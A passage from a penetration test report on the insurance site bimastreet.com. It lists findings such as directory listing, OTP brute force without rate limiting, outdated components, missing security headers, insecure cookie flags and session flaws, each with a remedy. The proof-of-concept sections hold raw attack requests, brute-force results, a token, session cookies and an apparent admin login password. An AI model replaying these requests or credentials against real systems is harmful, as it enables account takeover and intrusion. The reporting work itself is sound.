9	12	200			262	
10	13	200			262	
11	14	200			262	
12	15	200			262	
13	16	200			262	
14	17	200			262	
15	18	200			262	
16	19	200			262	
17	20	200			262	
18	21	200			262	
19	22	200			262	
20	23	200			262	
21	24	200			262	
22	25	200			262	
23	26	200			262	
24	27	200			262	
25	28	200			262	
26	29	200			262	
27	30	200			262	
28	31	200			262	
29	32	200			262	
30	33	200			262	
31	34	200			262	
32	35	200			262	
33	36	200			262	
34	37	200			262	

	Request	Response
	Raw	Params
	Headers	Hex

	Pretty	Raw	\n	Actions ▾
--	--------	-----	----	-----------

```


1 POST /myaccount/Account/CallCheck HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 640
9 Origin: https://www.bimastreet.com
10 Connection: close
11 Referer: https://www.bimastreet.com/myaccount/Setup/Mastervehiclesetup
12 Cookie: ASP.NET_SessionId=w4d4qqdpqrtgnewwqzkkq2v
13
14 {"URL":"http://corecrmapi.starengineering.com/api/Setup/AddManufacturer","PostString":
15 "{\"Token\":\"eyJhbGciOiJIUzI1NiIsInRSc1I6IkpXVCj9 eyJlbmlxdWVfbmPtZSI6IkJpbWbEgIJRyZWV0iwicm9sZSI6IjEiLCJodHRwOi8vc2NoZWJhcY54bWzb2FwLm9yZy93cyc8YMDA1LzA1L2l kZW50aXRSL2NcYWltcy9tb23pbGVwaG9uZSI6Ik5VTbw1LCJlWfpbC16ImJtObnbWFpbC5jb201LCJuYm8lalW0i0IzNSiSImh0dHAGLb92Y2h1WFzLm1pY3Jvc29mdC5jb20vd3NvMjAwOC8wNi9pZGVudGl0eS9jbGFpbXMvdXNlcmRhdeIoiYnAjoxNjAiNzc0Nz4MLCJleHa0jE2MDU3NzgzHzgsImIhdCI6MTYwNTc3NDczOH0.MaQrvhqqogRdS8mpo-xdwvtUvVi0Cq60l50c9CvPYGQ\",\"IsCar\":false,\"IsBike\":true,\"IsActive\":false,\"ManufacturerName\":\"test9\"}"}
16

```

```
Request Response
Raw Headers Hex
Pretty Raw Render \n Actions ▾

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=2592000
5 X-Powered-By: ASP.NET
6 Date: Thu, 19 Nov 2020 11:02:12 GMT
7 Connection: close
8 Content-Length: 25
9
10 "Data Save Successfully."
```

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	344	
1	87131	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
2	87132	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
3	87133	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
4	87134	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
7	87137	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
8	87138	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
9	87139	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
11	87141	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
12	87142	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
13	87143	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
15	87145	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
18	87148	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
19	87149	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
20	87150	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
22	87152	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
24	87154	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
25	87155	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
26	87156	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
27	87157	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
28	87158	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
29	87159	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
30	87160	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
31	87161	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
32	87162	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
33	87163	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
34	87164	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
35	87165	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
36	87166	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
37	87167	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
38	87168	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
39	87169	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
41	87171	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
45	87175	200	<input type="checkbox"/>	<input type="checkbox"/>	344	
46	87176	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	344	



```

1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-AspNetMvc-Version: 5.2
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 Date: Fri, 20 Nov 2020 10:23:23 GMT
11 Connection: close
12 Content-Length: 30
13
14 {"Email Sent Successfully."}

```

## **Recommendation:**

A user should be able to access the limited number of id. Lots of request should be forbidden. If a user attempt more than it's limit. After 3 or 5 attempt it should be temporary blocked. App Number should be unique for different users.

**NOTE:** Apply this on every end point where user can upload the data on database, retrieve the data from database etc.

## **10.8 Directory Traversal:**

Name of Vulnerability	Directory Traversal
URL	<a href="http://103.139.58.21:8080/img/">http://103.139.58.21:8080/img/</a> <a href="http://103.139.58.21:8080/icons/">http://103.139.58.21:8080/icons/</a> <a href="http://103.139.58.21:8080/dashboard/docs/">http://103.139.58.21:8080/dashboard/docs/</a> <a href="http://103.139.58.21:8080/dashboard/images/">http://103.139.58.21:8080/dashboard/images/</a> <a href="http://103.139.58.21:8080/dashboard/Images/">http://103.139.58.21:8080/dashboard/Images/</a> <a href="http://103.139.58.21:8080/dashboard/javascripts/">http://103.139.58.21:8080/dashboard/javascripts/</a> <a href="http://103.139.58.21:8080/dashboard/phinfo.php">http://103.139.58.21:8080/dashboard/phinfo.php</a> <a href="http://103.139.58.21:8080/dashboard/stylesheets/">http://103.139.58.21:8080/dashboard/stylesheets/</a>
Risk	High

## **Description:**

A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers. A directory listing provides an attacker with the complete index of all the resources located inside of the directory. The specific risks and consequences vary depending on which files are listed and accessible

## Proof of Concept:

Name	Last modified	Size	Description
<b>Parent Directory</b>			
a.gif	2004-11-21 02:46	246	
a.png	2007-09-11 12:41	306	
alert.black.gif	2004-11-21 02:46	242	
alert.black.png	2007-09-11 12:41	293	
alert.red.gif	2004-11-21 02:46	247	
alert.red.png	2007-09-11 12:41	314	
apache_pb.gif	2013-05-04 20:22	4.4K	
apache_pb.png	2012-10-03 20:05	9.5K	
apache_pb.svg	2012-10-05 22:25	266K	
apache_pb2.gif	2013-05-04 20:22	4.1K	
apache_pb2.png	2012-10-03 20:05	10K	
back.gif	2004-11-21 02:46	216	
back.png	2007-09-11 12:41	308	
ball.gray.gif	2004-11-21 02:46	233	
ball.gray.png	2007-09-11 12:41	298	
ball.red.gif	2004-11-21 02:46	205	
ball.red.png	2007-09-11 12:41	289	
binary.gif	2004-11-21 02:46	246	
binary.png	2007-09-11 12:41	310	

Name	Last modified	Size	Description
<b>Parent Directory</b>			
module_table_bottom.png	2019-08-27 19:32	751	
module_table_top.png	2019-08-27 19:32	337	

Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32 Server at 103.139.58.21 Port 8080

Firefox ESR | Nov 20 13:17 | Index of /dashboard/docs - Mozilla Firefox

Bima Street | Compare In | Index of /dashboard/docs | + | 103.139.58.21:8080/dashboard/docs/

**Index of /dashboard/docs**

---

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">access-phpmyadmin-re..&gt;</a>	2018-05-10 20:18	5.7K	
<a href="#">access-phpmyadmin-re..&gt;</a>	2018-05-10 20:18	34K	
<a href="#">access-phpmyadmin-re..&gt;</a>	2018-05-10 20:18	212	
<a href="#">activate-use-xdebug...&gt;</a>	2018-05-10 20:18	8.3K	
<a href="#">activate-use-xdebug.pdf</a>	2018-05-10 20:18	112K	
<a href="#">activate-use-xdebug...&gt;</a>	2018-05-10 20:18	201	
<a href="#">auto-start-xampp.html</a>	2018-05-10 20:18	5.1K	
<a href="#">auto-start-xampp.pdf</a>	2018-05-10 20:18	30K	
<a href="#">auto-start-xampp.pdf..&gt;</a>	2018-05-10 20:18	194	
<a href="#">backup-restore-mysql..&gt;</a>	2018-05-10 20:18	14K	
<a href="#">backup-restore-mysql..&gt;</a>	2018-05-10 20:18	303K	
<a href="#">backup-restore-mysql..&gt;</a>	2018-05-10 20:18	220	
<a href="#">change-mysql-temp-di..&gt;</a>	2018-05-10 20:18	5.0K	
<a href="#">change-mysql-temp-di..&gt;</a>	2018-05-10 20:18	8.1K	
<a href="#">change-mysql-temp-di..&gt;</a>	2018-05-10 20:18	220	
<a href="#">configure-use-tomcat..&gt;</a>	2019-10-21 21:24	9.6K	
<a href="#">configure-use-tomcat..&gt;</a>	2018-05-10 20:18	205K	
<a href="#">configure-use-tomcat..&gt;</a>	2018-05-10 20:18	209	
<a href="#">configure-vhosts.html</a>	2018-05-10 20:18	10K	

Firefox ESR | Nov 20 13:20 | Index of /dashboard/images - Mozilla Firefox

Bima Street | Compare In | Index of /dashboard/images | + | 103.139.58.21:8080/dashboard/images/

**Index of /dashboard/images**

---

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">addons-video-thumb.png</a>	2018-05-10 20:18	17K	
<a href="#">addons/</a>	2020-07-20 10:50	-	
<a href="#">apple-logo.png</a>	2018-05-10 20:18	1.5K	
<a href="#">background.png</a>	2018-05-10 20:18	2.7K	
<a href="#">bitnami-xampp.png</a>	2018-05-10 20:18	22K	
<a href="#">bitnami-xampp/</a>	2020-07-20 10:50	-	
<a href="#">blog/</a>	2020-07-20 10:50	-	
<a href="#">fastly-logo.png</a>	2018-05-10 20:18	1.7K	
<a href="#">fastly-logo@2x.png</a>	2018-05-10 20:18	2.6K	
<a href="#">favicon.png</a>	2018-05-10 20:18	2.4K	
<a href="#">flags/</a>	2020-07-20 10:50	-	
<a href="#">linux-logo.png</a>	2018-05-10 20:18	1.8K	
<a href="#">middleman.png</a>	2018-05-10 20:18	25K	
<a href="#">pdf-icon.png</a>	2018-05-10 20:18	3.7K	
<a href="#">screenshots/</a>	2020-07-20 10:50	-	
<a href="#">social-icons-large.png</a>	2018-05-10 20:18	7.3K	
<a href="#">social-icons-large@2..&gt;</a>	2018-05-10 20:18	6.4K	
<a href="#">social-icons.png</a>	2018-05-10 20:18	3.3K	
<a href="#">social-icons@2x.png</a>	2018-05-10 20:18	5.2K	



## Index of /dashboard/javascripts

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#"> all.js</a>	2018-05-10 20:18	184K	
<a href="#"> modernizr.js</a>	2018-05-10 20:18	50K	

Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32 Server at 103.139.58.21 Port 8080

A screenshot of a Mozilla Firefox browser window. The title bar says "phpinfo() - Mozilla Firefox". The address bar shows "103.139.58.21:8080/dashboard/phpinfo.php". The main content area displays the "PHP Version 7.2.32" page, which includes a large "php" logo. Below it is a table of PHP configuration parameters:

System	Windows NT WIN-3R6OPST42F2 10.0 build 14393 (Windows Server 2016) AMD64
Build Date	Jul 8 2020 10:33:43
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\ sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\ sdk,shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.TS,VC15
PHP Extension Build	API20170718.TS,VC15
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

Index of /dashboard/stylesheets

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-		
<a href="#">all-rtl.css</a>	2018-05-10 20:18	471K	
<a href="#">all.css</a>	2018-05-10 20:18	470K	
<a href="#">asciidoc.css</a>	2018-05-10 20:18	38K	
<a href="#">normalize.css</a>	2018-05-10 20:18	6.7K	

Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32 Server at 103.139.58.21 Port 8080

### **Recommendation:**

There is not usually any good reason to provide directory listings, and disabling them may place additional hurdles in the path of an attacker.

This can normally be achieved in two ways:

1. Configure your web server to prevent directory listings for all paths beneath the web root;
2. Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

### **10.9 OTP Bypass through no rate limiting:**

<b>OTP Bypass through no rate limiting</b>	
<b>Name of Vulnerability</b>	
<b>URL</b>	<a href="https://www.bimastreet.com/ProposalMotor/ValidateOTP?OTP=*****">https://www.bimastreet.com/ProposalMotor/ValidateOTP?OTP=*****</a>
<b>Risk</b>	<b>High</b>

### **Description:**

The web application sends one time password (OTP) to confirm for the legitimate user before payment of insurance. The OTP can be easily bypassed through brute-force technique.

### **Proof of Concept:**

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			311	
1	22	200			311	
2	82	200			311	
3	72	200			311	
4	62	200			311	
5	52	200			311	
6	72	200			311	
7	52	200			311	
8	42	200			311	
9	12	200			311	
10	92	200			310	
11	28	200			311	
12	88	200			311	
13	78	200			311	
14	68	200			311	
15	58	200			311	
16	78	200			311	
18	48	200			311	
20	98	200			311	
21	27	200			311	
19	18	200			311	
17	58	200			311	
22	87	200			311	
24	67	200			311	
23	77	200			311	
25	57	200			311	
27	57	200			311	
26	77	200			311	
31	26	200			311	
28	47	200			311	
29	17	200			311	
33	76	200			311	
32	86	200			311	
30	97	200			311	
24	66	200			311	

```

Request Response
Raw Params Headers Hex
Pretty Raw \n Actions ▾
1 GET /ProposalMotor/ValidateOTP?OTP=91192 HTTP/1.1
2 Host: www.bimastreet.com
3 Connection: close
4 Accept: */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
6 X-Requested-With: XMLHttpRequest
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Dest: empty
10 Referer: https://www.bimastreet.com/ProposalHealth/GetFullDetails
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: ASP.NET_SessionId=cqo5x1lesvqmlbybmax1b1pwa
14
15

```

```

Request Response
Raw Headers Hex
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-AspNetMvc-Version: 5.2
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 Date: Fri, 20 Nov 2020 13:43:53 GMT
11 Connection: close
12 Content-Length: 4
13
14 true

```

## **Recommendation:**

Apply rate limit on this end point and restrict the user to only 3-5 attempts. After 3-5 wrong attempts user should be block or redirect to the home page for restart the processing of taking the insurance.

## **10.10 Using component with known vulnerabilities:**

Name of Vulnerability	Using component with Known vulnerabilities
-----------------------	--

<b>URL</b>	<a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
<b>Risk</b>	<b>Medium</b>

## **Description:**

Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.

Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.

## **Proof of Concept:**

The screenshot shows a dependency analysis interface with several sections listing components and their versions. Components highlighted with red boxes include AngularJS (1.7.8), Microsoft ASP.NET (4.0.30319), and IIS (10.0). Other components listed include OWL Carousel, Windows Server, Google Tag Manager, Select2, Slick, jQuery (1.10.2), Zepto, Bootstrap, and IIS.

Widgets	Operating systems
OWL Carousel	Windows Server

JavaScript frameworks	Tag managers
AngularJS 1.7.8	Google Tag Manager


Font scripts	JavaScript libraries
Font Awesome 4.7.0	Select2
	Slick
	jQuery 1.10.2
	Zepto

Web frameworks	UI frameworks
Microsoft ASP.NET 4.0.30319	Bootstrap 1.8.1

Web servers
IIS 10.0



## **Recommendation:**

Update all the components to there latest versions available. And also remove the versions disclosure of these components.

### **Latest Version-**

Bootstrap - 4.5.2  
 Moment.js - 2.29.1  
 jQuery - 3.5.1  
 AngularJS - 8.2.0

## **10.11 Missing Security Headers:**

Name of Vulnerability	Missing Security Headers
URL	<a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
Risk	Medium

### **Description:**

The security headers mentioned below are missing in the server configuration file:

**X-XSS-Protection: 1; mode=block** The HTTP X-XSS-Protection response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks. Content-Security-Policy: [value here] CSP is an HTTP header sent by the browser to the user and it is supported by almost all the commonly used browsers. The primary goal of this header is to provide protection against XSS (Cross-site scripting) attack and other content injection attacks. XSS vulnerabilities rank at the third place of the most critical web application security flaws provided by the renowned OWASP community (Open Web Application Security Project).

**Referrer-Policy: strict-origin** The Referrer-Policy HTTP header controls how many referrers information (sent via the Referer header) should be included with requests.

**X-Content-Type-Options: nosniff** The X-Content-Type-Options response HTTP header is a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should not be changed and be followed. This allows the opt-out of MIME type sniffing.

**Content-Security-Policy: default-src 'self'** The Content Security Policy (CSP) header is the Swiss Army knife of HTTP security headers and the recommended way to protect your websites and applications against XSS attacks. It allows you to precisely control permitted content sources and many other parameters.

### **Recommendation:**

Implement all the above security headers by using the below code -

```
<system.webServer>
  <httpProtocol>
    <customHeaders>

      <add name="X-XSS-Protection" value="1; mode=block" />

      <add name="X-Content-Type-Options" value="nosniff" />

      <add name="Content-Security-Policy" value="default-src 'self'" />

      <add name="Referrer-Policy" value="strict-origin" />
    </customHeaders>
  </httpProtocol>
</system.webServer>
```

### **10.12 SSL Cookie without Secure Flag and HTTPOnly Flag:**

Name of Vulnerability	SSL Cookie without Secure flag and HTTPOnly Flag
URL	<a href="https://www.bimastreet.com/Account/Login">https://www.bimastreet.com/Account/Login</a> Acess <a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
Risk Level	Medium

### **Description:**

The cookie does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL/TLS channels. This is important security protection for session cookies.

When a cookie is set with the HttpOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. Both are important security protection for session cookies.

## Proof of Concept:

**Request**

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /Account/LoginAccess HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: https://www.bimastreet.com
10 Connection: close
11 Referer: https://www.bimastreet.com/Account/Index
12 Cookie: ASP.NET_SessionId=jmslfepiuge5dnnda3h4252w
13 Upgrade-Insecure-Requests: 1
14
15 Email=bms%4@gmail.com&Password=BMS@40321&Action=email
```

**Response**

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 302 Found
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Location: /Admin/Home
7 Server: Microsoft-IIS/10.0
8 X-AspNetMvc-Version: 5.2
9 X-AspNet-Version: 4.0.30319
10 Set-Cookie: ASPXAUTH=ABD0A8D9412B7A14CF2A696DE13B84B2BBA04A8F2472717177F39AA56912D862D04AB77FCEFDA942DFDA95F49953C3ED80D001E19DCA733E2452DCE93396B6308415821B81AE556B7FECD094B09C2126DA82B045B5E06735ECD0C9F515749C0D2B6E5E01DF55705A5AC8702890713F803D0A082E41BCF2E0D54EDD483F1D2C5A972572CA26C7394D3C621368E9037D0B0C057957393C32d37F59CD95DF49F001378334E70E8A5C5BD00282B9EAB94C5A4480D6BD238584D4904B6C29E46E8913CE212766A1BF024D3386A0D5248AC988FAA71B000E16A51CADBD39DB7826521407086A72; path=/
11 X-Powered-By: ASP.NET
12 Date: Wed, 18 Nov 2020 06:25:08 GMT
13 Connection: close
14 Content-Length: 128
15
16 <html><head><title>Object moved</title></head><body>
17 <h2>Object moved to <a href="/Admin/Home" here</a>.</h2>
18 </body></html>
19
```

**Request**

Raw Headers Hex

Pretty Raw \n Actions ▾

```
1 GET / HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

**Response**

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: ASP.NET_SessionId=jmslfepiuge5dnnda3h4252w; path=/; HttpOnly; SameSite=Lax
8 X-AspNetMvc-Version: 5.2
9 X-AspNet-Version: 4.0.30319
10 X-Powered-By: ASP.NET
11 Date: Wed, 18 Nov 2020 06:07:52 GMT
12 Connection: close
13 Content-Length: 193828
14
15
16
17
18
19 <script src="/Scripts/jquery-1.10.2.min.js"></script>
20 <script src="/AngularJs/AngularSupport/angular.js"></script>
21
22 <!DOCTYPE html>
23 <html>
24 <head>
25
26
27 <title> Bima Street | Compare Insurance Premium Quotes | Buy Insurance Online</title>
28 <meta charset="utf-8">
29 <meta name="viewport" content="width=device-width, initial-scale=1">
30 <meta name="description" content="Compare Car Insurance premium from Top Companies" />
```

## Recommendation:

Set the Secure flag and HttpOnly flag on these cookies.

## 10.13 Misconfigured Session Management:

Name of Vulnerability	Misconfigured Session Management
URL	<a href="https://bimastreet.com/myaccount/Account/CallCheck">https://bimastreet.com/myaccount/Account/CallCheck</a>

<b>Risk</b>	<b>Medium</b>
-------------	---------------

### **Description:**

Here in this case session is not expire when user change his/her password. User signin in his/her account in two devices or say two different browser and change his/her password in one browser through “reset password functionality”. After user change the password he/she will not logout from both the browsers.

### **Recommendation:**

Expire the session whenever user change his/her password and logout the user from every device.


### **10.14 HTTP Strict-Transport-Security not Enforced:**

<b>Name of Vulnerability</b>	<b>HTTP Strict-Transport-Security not Enforced</b>
<b>URL</b>	<a href="https://bimastreet.com">https://bimastreet.com</a>
<b>Risk</b>	<b>Medium</b>

### **Description:**

